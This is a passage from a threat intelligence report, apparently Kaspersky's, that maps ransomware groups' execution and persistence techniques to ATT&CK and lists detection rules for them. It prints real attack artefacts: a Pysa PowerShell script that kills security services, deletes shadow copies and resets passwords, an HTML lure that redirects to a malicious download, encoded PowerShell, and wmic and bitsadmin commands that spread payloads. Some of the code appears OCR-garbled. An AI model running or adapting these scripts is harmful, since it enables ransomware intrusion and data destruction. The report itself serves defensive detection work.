


Fig. 3 – Phishing email example

**Hive** used a more interesting technique. They used social engineering techniques to get a user to download a malicious attachment from Telegram and then run it on their computer. More details in **User Execution: Malicious File T1204.002**.

## Conclusion

Ransomware groups widely use the **Phishing: Spearphishing Attachment T1566.001** technique, which is closely related to the user's actions of launching malicious attachments **User Execution: Malicious File T1204.00**. For further information on how malicious attachments are usually executed and **SIGMA** rules relating to this, see **Execution** tactics.

# Execution

After groups receive initial access, they need to run malicious code. Execution of malicious code consists of techniques that result in adversary-controlled code running on a local or remote system. According to our observations, the mentioned ransomware groups prefer three basic techniques as part of these tactics:

1. User Execution: Malicious File T1204.002
2. Command and Scripting Interpreter T1059
  - PowerShell T1059.001
  - Windows Command Shell T1059.003
  - JavaScript T1059.007
3. Windows Management Instrumentation T1047

Since the Execution tactic in ATT&CK Matrix consists of techniques that are to execute malicious actions and relate to all other tactics, we will describe them in more detail.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
User Execution: Malicious File T1204.002	✓		✓	✓	✓			
Command and Scripting Interpreter T1059	✓	✓	✓	✓	✓	✓	✓	✓
Windows Management Instrumentation T1047	✓	✓	✓	✓	✓	✓	✓	✓

## User Execution: Malicious File T1204.002 - 4/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

As we said in the previous chapter, the most common way to deliver malicious payloads is via phishing campaigns using malicious Microsoft documents attached to emails. Adversaries may store malicious documents in password-protected archive files and attach archive files to phishing emails. A typical malicious document contains a macro that a user can execute by opening the document and allowing the macro to run.

Malicious actors use different Windows shell commands to execute malicious scripts and bypass application control solutions that do not account for the malicious use of the Windows utility.

Conti uses a classic technique, in which an embedded malicious document typically spawns a Windows shell when executed:




Fig. 5 – Suspicious Activity: Conti. Malicious document spawns a shell

```
Image _ path: $windir\\$system32\\cmd.exe
Command _ line: cmd /c c:\\users\\public\\compareForFor.
hta
Parent _ image _ path: $programfiles\\Microsoft Office\\
Office14\\WINWORD.EXE
```

In the picture below we see `regsvr32.exe`, **Conti** using the QakBot Trojan.DLL File Download:




Fig. 6 – Suspicious Activity: Conti. Regsvr32.exe from Excel

Image \_ path: `"$windir\System32\regsvr32.exe"`,  
Command \_ line: `"regsvr32 $user$\AppData\Roaming\Microsoft\Office\Office16\Voleit1.ocx"`,  
Parent \_ image \_ path: `"$programfiles\Microsoft Office\Office16\Excel.EXE"`

According to the Kaspersky GERT team's investigation into the Hive group, they deliver payloads via another communication channel. Their victims downloaded an archive "C:\Users\<xxx>\Downloads\Telegram Desktop\wana\_setup.zip" from Telegram Messenger using the Telegram Desktop client. This archive contains the executable file `wana_setup.exe` (MD5: C0641560B2A4E62DEBAC75F8BFE91098). The file was executed by the user. This file is a Trojan known as "RedLine Stealer".

There are several suspicious files created on the system after execution of this file:

- C:\Windows\System32\ShellExperiences\Windows Host.xml
- C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\Windows Host.exe
- C:\Windows\System32\Tasks\Windows Host
- C:\Users\<xxx>\AppData\Local\Microsoft\Windows\Fonts\Courie-BoldItalic.ttf
- C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\Templates\VideoDefault.txt
- C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\PowerShell\System Update.exe
- C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\PowerShell\pw.System.ps1

After stealing information, the `wana_setup.exe` file downloads and executes the "Windows Host.exe". This file installs a cryptocurrency mining tool.

## CLOP (TA505) uses phishing in several variants of Malicious File execution:

1. The email contains an HTML attachment that redirects the victim to a compromised site to download an XLS document. The emails were sent from hacked email accounts of various companies. Some emails use signature blocks from previous victims, presumably to make the emails appear more legitimate. Here is an example of one of the HTML attachments:

```

<div style="display:none;">
</div>
<section>
<div>
zhyKztUdF1r7l6cb1gd1o8su5g8tGuCRur514Matr3S0fuY1u5Q5tnk1fpDmkk6UxJM4akgnf1jvoMpJrVHLMsXPgwVniWF68rFR4kkXDMJEYtBa45aLuh016WtyCesnLyqvT2
</div></section></div>
<input>
<textare>
a7ktBsa5ujMe51zEIS4yYpfQyrojjDt0iXOsXnC8ojKKr0loq1o5nYvU1D5jd1U1Zh55mgPuq6kOODzSga2soxBtC3Aurs5wyTUjsqbjk30qNPgxeldc8CLBPLBtPvd7bMqRpaY
</textare></input>
<p>
<input>
<span>
ShuSkPVWdqgp2y5hs0hXQDY2QoZz1o1ncpvqRE60FLF7RiyuWzV3brorEb6ywlyB4b2jJZJ8k1l2T39f8expcrmtbdvPIhs3nMcPspT6YXR2gwHKcZws0jzMMygiGe4ydZr0g1tw
</span></input></p>
</div>
<script type="text/javascript">
    This address redirects to malicious URL:
    var delay = 1000;
    setTimeout("document.location.href='https://d1.dropboxcdn.com/d/dhd6n3h39f7d/'", delay);
</script>
<div style="display:none;">
CSMKw2NPo012kqap0Mvt4YK3tk3DTYA4bHJ2qNAFBVTRvpNw2gF9HC14cRdRU1EYi8ZLRZ9a1Y2he2GdFGLMtAwHzM#IKSuPr4JxybNbgEXRKazjk9lnI1FRKsmfrBzcdMzjsjn
</div>
|
<h3>Downloading...</h3>

```

Fig. 7 – Suspicious HTML

After clicking on the link, the user downloads the.xls document, which will then download SDBbot (a Remote Access Trojan).

2. Classic .docx documents with two .dlls inside: stGui1.dll, stGui2.dll. Inside the document a macro is used, the purpose of which is to run one of these libraries. One library is used for 32-bit systems, the other one for 64-bit systems. Both .dlls are downloaders belonging to the FRIENDSPEAK malware family (Get2, GetandGo).

Packed object content					
	MD5	Path	Packer	Type	Detects
Malware	1E91388FF13F33B1276A48E5BAF0EA4	/word/embeddings/oleObject1.bin/[C:\U...]	ZIP	dll x64	Trojan-Downloader.Win32.Gangola.cf
Malware	5AC1FB46E57B409C41F50B31626C275	/word/embeddings/oleObject1.bin/[C:\U...]	Embedded	zip	HEUR:Trojan.Win32.Generic Trojan-Downloader.Win32.Gangola.cf
Malware	AE2E96C1A01F57F0400B9BD5CBA23C07	/word/embeddings/oleObject1.bin/[C:\U...]	ZIP	dll x32	HEUR:Trojan.Win32.Generic
Malware	C46C91919EB18D08FB91D5BA4CC2796	/word/embeddings/oleObject1.bin	ZIP	document.ole2	HEUR:Trojan.Win32.Generic Trojan-Downloader.Win32.Gangola.cf

Fig. 6 – Suspicious Activity: Conti. Regsvr32.exe from Excel

## Conclusion

In this technique adversaries use human factors. Malicious payloads in Microsoft Office documents are not launched until a user clicks on it and allows editing. Organisations should regularly carry out user awareness training in order to reduce the chances of successful phishing campaigns.

The main patterns of the User Execution: Malicious File T1204.002 technique will be following activity of trusted processes such as Microsoft Office applications, PDF reader applications (acrobat.exe, AcroRd32.exe) and other text editor applications (notepad.exe):

- Running Windows shell;
- Dropping executable files or scripts;
- Loading suspicious libraries;
- Network connection to IoCs (IP, URL, Domain);

**SIGMA:**

**Appendix#1 - Started windows shell from Trusted process**

**Appendix#1 - Drop Execution File From by Trusted Process**



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

While observing the behaviour of ransomware groups, we concluded that they all use the Command and Scripting Interpreter for different purposes. Adversaries know that cmd.exe works on any machine because the Windows Command Shell is a low-cost, all-in-one tool in an adversary's arsenal. It may not do much on its own, but it is capable of calling almost any executable in the system to accomplish its mission.

Since the Windows Command Shell is ubiquitous in all versions of Windows, this technique overlaps greatly with other techniques. This is why we decided to describe it in detail in a concise technique.

Threat actors actively use the PowerShell interpreter to execute their payloads and operate on victim's systems. Many of the analysed ransomware actors use offensive tools based on PowerShell: Empire, Powersploit.

Major TTPs overlap with Command and Scripting Interpreter (including Command Shell, PowerShell and Javascript):

- Executing shells as in "User Execution: Malicious File T1204.002"
- Proxying execution of malicious content with signed binaries in "Signed Binary Proxy Execution T1218"
- Calling via cmd or PowerShell a huge number of legal utilities for Persistence, Defense Evasion or Privilege Escalation technique, utilities like:
  - reg.exe
  - schtasks.exe
  - net.exe
  - sc.exe
- Deobfuscated information;
- Discovery by launching various system utilities such:
  - arp.exe
  - ping.exe
  - netstat.exe
- Impact as stopping processes and services, deleting shadow copies, etc.

In other words, Windows Command Shell has almost a complete overlap with all TTPs in the Cyber Kill Chain.

Groups such as **Conti**, **Hive**, **Pysa** deploy Empire PowerShell Instances and create PowerShell scripts to achieve goals.

**Pysa** used an extensive arsenal in PowerShell scripts. Here is one of them 398B71C2B6B9EF8ABD47DEACE3E844D3:

```
1 $path = "cmd.exe /C 'C:\Program Files\Malwarebytes\Anti-Malware\unins01.exe' /silent /noweboot"
2 Invoke-Expression $path;
3 & "C:\Program Files\Microsoft Security Client\Setup.exe" /silent /noweboot
4 & "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
5 Function is($a) {
6     Get-Service | Where-Object {$__.Displayname -like "*$a*"} | Stop-Service -Force
7     Get-Service | Where-Object {$__.Displayname -like "*$a*"} | Set-Service -StartupType Disabled
8 }
9 $a = ("SQL");i("Oracle");i("Citrix");i("Exchange");i("Veeam");i("Malwarebytes");i("Sharepoint");i("Quest");i("Backup");
10 Function pi($a) {
11     wmic process where "name like '%$a%' " delete
12 }
13 $a = ("Agent");i("Malwarebytes");i("Endpoint");i("Citrix");i("SQL");i("Veeam");i("Core_Service");i("Mongo");i("Backup");i("QuickBooks");i("QBDB");i("QBData");i("QRCF");
14 i("Terminator");i("Citrix");i("Log");i("Http");i("Apache");i("Web");i("VNC");i("Teamviewer");i("DCS_Inventory");i("monitor");i("Security");i("Dev");i("Dev");i("Office");
15 Set-MpPreference -DisableHealthMonitoring $true;
16 Add-MpPreference -ExcludeInfection ".exe"
17 Get-ComputerRestorePoint | Delete-ComputerRestorePoint;
18 dism /online /Disable-Feature /FeatureName:Windows-Defender /Remove /Reboot /quiet
19 vssadmin delete shadow /all /quiet
20 shutdown /r /f /t 0
21 certutil /f /s:0 RECALL=+xfile
22 $source = $env:computername;
23 New-Item -Path "\HyperC\log\$" -Name "Scan.txt" -ItemType "File" -Value "I'll be back.";
24 $MAC = arp -a $address | Select-String "([0-9a-f]{2}[:-]){5}[0-9a-f]{2}" | Select-Object -Expand Matches | ForEach-Object -Process {
25     $MacByteArray = $_.Split('[-]') | ForEach-Object { [Byte]$hex_ = [Byte]$macarray * 16
26     [Byte]$val[] = [Byte]$hex_ + ($MacByteArray * 16)
27     $val[0..5] | ForEach-Object { $_.ToString("X2") }
28     $macObject = New-Object System.Net.DnsClient.DnsClient
29     $macClient.Connect(([System.Net.IPEndPoint]::Broadcast),7)
30     $macClient.Send($magicPacket,$magicPacket.Length)
31     $macClient.Close()
32 }
33 Set-ItemProperty -Path "HKEY\System\CurrentControlSet\Control\Terminal Server\Name \"RemoteConnections\" -Value 0
34 Enable-NetworkRule -DisplayGroup "Remote Desktop"
35 Function Get-StringHash([String]$String,$Methodname = "MD5")
36 {
37     $StringBuilder = New-Object System.Text.StringBuilder
38     [System.Security.Cryptography.HashAlgorithm]::Create($hashName).ComputeHash([System.Text.Encoding]::UTF8.GetBytes($String))|%{
39         [Void]$StringBuilder.Append($_.ToString("x2"))
40     }
41     $StringBuilder.ToString()
42 }
43 $localusers = Get-WmiObject -Class Win32_UserAccount -ComputerName $env:COMPUTERNAME -Filter localAccount='true' | select -ExpandProperty name
44 foreach ($user in $localusers)
45 {
46     $keyUser = "$($user)pysa"
47     $shash = Get-StringHash $keyUser
48     $spass = $shash.substring(0,13)
49     ([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("$spass");
50 }
```

Fig. 9 – Suspicious PowerShell

**BlackByte** uses PowerShell for different purposes: Enable Vulnerable Protocols, Deobfuscate/Decode Files or Information, Delete Shadow copies, using WMI-Object for different purposes. As an example, several command line arguments can be found below:

Command \_ line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Command \_ line: \$windir\\$system32\WindowsPowerShell\v1.0\powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled"

Command \_ line: \$windir\\$system32\WindowsPowerShell\v1.0\powershell.exe Install-WindowsFeature -Name \"RSAT-AD-PowerShell\" -IncludeAllSubFeature

Command \_ line: \$windir\\$system32\WindowsPowerShell\v1.0\powershell.exe -command "\$x = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String ('RwBlAHQALQBXBAG0AaQBPAGIAagBlAGMAdAAg'+'AFcAaQBuADMAMgBfAFMAaAbHAGQAbwB3AGMAbwBwAHkAIAB8AC'+ 'AARgbvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAewAkA'+ 'F8ALgBEAGUAbABLAHQAZQAOACKAOwB9AA==')); Invoke-Expression \$x"

# Conclusion

Command and Scripting Interpreter technique is used by adversaries for absolutely different scenarios at different stages of the attack, from launching a phishing email to stopping services. A detailed description of the encountered Command and Scripting Interpreter can be found in the other techniques sections described in this report.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Execution of Downloaded Powershell Code**

**Appendix#1 - Encoded/decoded PowerShell Code Execution**

**Appendix#1 - Executing PS1 from Public Directory**

**Appendix#1 - Powershell Suspicious Arguments**

**Appendix#1 - Executing JavaScript from Public Directories**



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

WMI is Microsoft's implementation of WBEM (Web Based Enterprise Management), which is based on CIM and allows remote management of multiple system components in Windows environments. WMI is often used by system administrators in large domains because of its flexibility and scalability. Easy-to-deploy scripts that use WMI can be seen everywhere. Ransomware actors also like to use WMI in order to achieve their goals:

- Use WMI for persistence via Standard Consumer Classes;
- Use PowerShell functionality for interacting with WMI, like Get-WmiObject, Invoke-WmiMethod, etc;
- Use wmic.exe for purposes like Defense Evasion, Discovery, Impact, and many other TTPs. It has a large amount of convenient default aliases for WMI objects;
- Use WMI service for Lateral movement via Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM);

The most common way of using WMI is deleting shadow copies, that is typical for all ransomware groups:

```
Image _ Path: $windir\$system32\wbem\WMIC.exe  
Command _ line: wmic shadowcopy delete
```

Another goal is gathering system information. The **BlackCat** malware gets a unique machine identifier (UUID) via a WMIC query to generate the unique payment TOR address for victims:

```
Image _ Path: $windir\$system32\wbem\WMIC.exe  
Command _ line: wmic csproduct get UUID
```

**Pysa** actors, for example, use this piece of PowerShell code to terminate processes:

```
function p{$p {
wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QBOB");p("QBData");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("DCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");}
```

Fig. 10 – Pysa PowerShell script fragment

```
Image _ Path: $windir\$system32\wbem\WMIC.exe
Command _ line: "$windir\$system32\Wbem\WMIC.exe"
process where "name like '%manage%'" delete
```

Moreover WMI is used to spread malware over the network. For example, the Conti CobaltStrike beacon was spread via the wmic tool:

```
Command _ line: wmic /node:<IP _ address> /
user:"<domain>\<user>" /password:"<password>" process
call create "cmd /c <cobaltstrike _ path>"
```

A more complicated way to spread malware was observed in a GERT investigation with the Hive ransomware. The actors dropped the WMI\_180.bat file, containing multiple commands which copy an executable from the "\\\<xxx>\share\$\xxx.exe" path to the %APPDATA% on different systems in the network using WMI and Windows BITS service (list of IP addresses is located in files comps##.txt):

```
start wmic /node:@C:\share$\comps##.txt /user:"<xxx>.
com\<xxx>" /password:"*****" process call create
"cmd.exe /c bitsadmin /transfer xxx \\<xxx>\share$\xxx.
exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"
```

## Conclusion

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Suspicious Command wmic.exe**

**Appendix#1 - Suspicious Child Process Wmiprvse.exe**

As we can see, ransomware actors actively use the WMIC tool for different purposes. The usage of detection rules monitoring WMIC suspicious commands and options helps to catch adversaries. The most important is lateral movement via "wmic /node:..." and deleting shadow copies via "wmic shadowcopy delete", which clearly illustrate typical ransomware behaviour.

# Persistence

Ransomware actors try to establish persistence on systems in order to preserve access. Persistence tactics consist of various actions, for example to force the ransomware to be launched on boot or logon via Windows Services, Run Keys, Scheduled tasks, to manipulate accounts in order to maintain access to the system via compromised accounts, etc.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Scheduled Task T1053.005	✓	✓	✓	✓		✓	✓	
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001	✓		✓		✓	✓		✓
Account Manipulation T1098	✓	✓	✓	✓	✓	✓	✓	✓
Create or Modify System Process: Windows Service T1543.003	✓	✓	✓	✓	✓			
BITS Jobs T1197	✓			✓				

## Scheduled Task T1053.005 - 6/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Scheduled Tasks are used by ransomware actors to execute programs at system startup or on schedule. The Windows Task Scheduler is also used to remotely run a program that results in spreading over the network.

**BlackByte** installs a scheduled task (parent image path is specified as a REGEDIT tool since **BlackByte** uses the process hollowing technique to hide malware):

```
Image _ path: "$windir\\$system32\\schtasks.exe",
Command _ line: " \"$windir\\$system32\\schtasks.exe /
create /np /sc HOURLY /tn Task /tr \\\"$windir\\$system32\\
cmd.exe /c for /l %x in (1,1,75) do start wordpad.exe /p
C:\\Users\\tree.dll\\\" /st 07:00",
Parent _ image _ path: "$windir\\regedit.exe",
```

TrickBot RAT used by **Conti** also installs scheduled tasks. It creates a job:

```
"$windir\\$system32\\Tasks\\Dogecoin autoupdate#52231" with
its sample and argument "-u"
"$windir\\$system32\\Tasks\\discord autoupdate#10823"
```

The name “Dogecoin” and id #52231 are dynamically generated.  
(0dedfa96043208167f8deb5cc652909a)

In addition, **Conti** actors install a Cobalt Strike beacon using schtasks.exe with option “/s” provided with the target system. This schtasks.exe option was used to remotely implement the beacon.

Based on GERT incident investigation, **Lockbit** creates and executes scheduled tasks:

- User\_userlogon\_h for c:\\temp\\v2.exe
- Comp\_sys\_h for c:\\temp\\v2.exe

The CLOP (TA505) sample creates the following job:

```
Command line: "schtasks /create /sc minute /mo 1 /tn Server /tr $user\${temp}/Server.exe"
```

## Conclusion

Installing scheduled tasks is one of the popular techniques among actors that cannot be ignored. Malware is often located in a public directory. The detection rule may be built on this pattern. Another way to detect suspicious activity with schtasks.exe can be based on parent/child process anomalies.

**SIGMA:**

[Appendix#1 - Scheduled Task Start from Public Directory](#)

[Appendix#1 - Windows Shell Started Schtasks](#)

### Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001 - 5/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Ransomware operators usually use the Boot or Logon Autostart Execution technique in order to maintain persistence within a victim's environment. Installing ransomware as a Registry Run Key or adding it to the StartUp folder is as popular as creating scheduled tasks. Many ransomware samples include this feature.

For example:

**Lockbit sample adds itself to the registry run key:**

```
Image _ path: ${selfpath}\${selfname}.exe
Registry _ key: \REGISTRY\USER\${usersid}\Software\
Microsoft\Windows\CurrentVersion\Run
Target _ file: ${selfpath}\${selfname}.exe
```

**BlackCat** ransomware adds its path (\$user\appdata\[random]\) to the Registry StartUp Folder: “\REGISTRY\USER\\$usersid\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders”

**RagnarLocker** sample also creates several registry keys for autostart:

```
Image _ path: $selfpath\$selfname.exe
Registry _ key: \REGISTRY\USER\$usersid\Software\
Microsoft\Windows\CurrentVersion\Run
Target _ file: $user\$temp\Payload.exe
```

```
Image _ path: $user\$temp\Payload.exe
Registry _ key: \REGISTRY\USER\$usersid\Software\
Microsoft\Windows\CurrentVersion\Run
Target _ file: C:\Users\[user]\AppData\Roaming\Microsoft\
Windows\Templates\Windows.URL
```

And then **RagnarLocker** hides this file:

```
Image: $system32\attrib.exe
Command _ line: attrib +h +r +s "C:\Users\[user]\AppData\
Local\Temp\Payload.exe"
Parent _ image _ path: $selfpath\$selfname.exe
```

Then it creates an **lnk** file in the Startup Folder C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup named Windows.lnk with the following target:

- “C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.exe”
- Command\_line to hide newly created entry: attrib +h +r +s “C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.exe”

Another sample of **RagnarLocker** does almost the same:

```
Image _ path: $selfpath\$1sass.exe
Registry _ key: \REGISTRY\MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion\Run
Target _ file: $windir\$system32\$1sass.exe
```

In addition, **RagnarLocker** actors use the Remote Utilities Tool, it was also added to the autorun using the following command:

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\
RunOnce" /V "Virtual Printer Driver" /t REG_SZ /F /D
""$user\$appdata\Macromedia\Temporary\WinPrint.exe""
```

**Clop (TA505)** sample forces itself ("\$user\$\temp\svchost23.exe") to run on system startup (registry keys: \REGISTRY\USER\\$\usersid\Software\Microsoft\Windows\CurrentVersion\Run and \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run).

In addition, **Clop (TA505)** samples were observed to create a "Java update.exe" file in the Startup folder \$user\$\appdata\Microsoft\Windows\Start Menu\Programs\Startup\

## Conclusion

Adversaries usually add their malware as an entry to the following run keys:

- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

Also, they use the following StartUp folder:

- C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\

There are additional registry keys and other places where actors can locate their payload. In order for these techniques to establish persistence using the boot or logon autostart we recommend paying attention to programs added from open directories, suspicious executable file extensions and those masquerading as legitimate operating system processes. Of course the best practice would be to check all programs added to the autorun.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Modification Main Registry Run Keys**

**Appendix#1 - Adding Path of Open Folder in Run Keys via Registry**

**Appendix#1 - Adding Suspicious File in Autorun Keys via Registry**

**Appendix#1 - Suspicious File Creation in Startup Folder**

## Account Manipulation T1098 - 8/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Account manipulation includes changing passwords of compromised accounts, adding accounts to groups with higher permissions, modifying password policies and all actions that allow adversaries to maintain access to the system. Upon gaining sufficient permissions, the adversaries create accounts and add them to administrator groups. By dumping existing credentials and getting account access, actors may change the password for domain admin accounts in order to block response actions.

GERT faced a case where actors just blocked domain users and removed them from the “Domain Admins” group. Considering the GERT investigations, we noticed common commands for creating accounts and adding them to the Administrators groups:

```
Command _ line: "net user xxx [password] /add /  
active:yes /expires:never"  
Command _ line: "net localgroup administrators xxx /add  
"
```

Additionally, we saw the following commands for group and account discovery:

```
Command _ line: "net group "Enterprise admins" /domain"  
Command _ line: "net group "Domain admins" /domain"
```

and then adding the created user to the “Domain admins” and “Enterprise admins” groups.

Some actors use automatic scripts for account manipulation and modify them during the attack for their goals. For example, analysing the **Pysa** PowerShell script we see code fragments that for each local user on the local computer adds a new user “[localuser]pysa” and sets the password to “[md5(localuser)][0,12]”

```
foreach ($user in $localusers)
{
    $myUser = "$($user)pysa"
    $hash = Get-StringHash $myUser
    $pass = $hash.substring(0, 13)
    ([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("$pass");
}
```

Fig. 11 – Pysa Suspicious PowerShell

## Conclusion

Most attacks are accompanied by account manipulations. Threat actors need to keep access to the compromised accounts, so they modify credentials and group permissions. In order to detect account manipulation actions, we suggest monitoring the creation of accounts and adding accounts to groups. Particularly suspicious are actions that are done through the command line; usually administrators work through the GUI. Of course, some actions in **Account Manipulation T1098** overlap with **Create Account T1136** and **Account Access Removal T1531**.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Account Creation via Powershell**

**Appendix#1 - Account Creation via net.exe**

**Appendix#1 - Adding Account in Domain or Local Admin Group via net.exe**

**Appendix#1 - Adding Account in Domain or Local Admin Group via PowerShell**



## Create or Modify System Process: Windows Service T1543.003 - 5/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Windows services are actively used by threat actors to execute their malicious payload and maintain persistence, as they run in the background. Among the actions of ransomware groups, we also observed the creation of Windows services. Actors include masquerading techniques in the service name or description, to make malware more inconspicuous.

For example, Chachi RAT, used by **Pysa**, starts the service with the name “JavaJDBC” and description “Oracle JDBC service driver”. It has several variants:

```
Image _ path: "$selfpath\\$selfname.exe",
Service _ name: "JavaJDBC",
Service _ path: "$selfpath\\$selfname.exe",
```

```
Image _ path: "$selfpath\\$selfname.exe",
Service _ name: "WindowsProtectionSystem",
Service _ path: "\"$selfpath\\$selfname.exe\"",
```

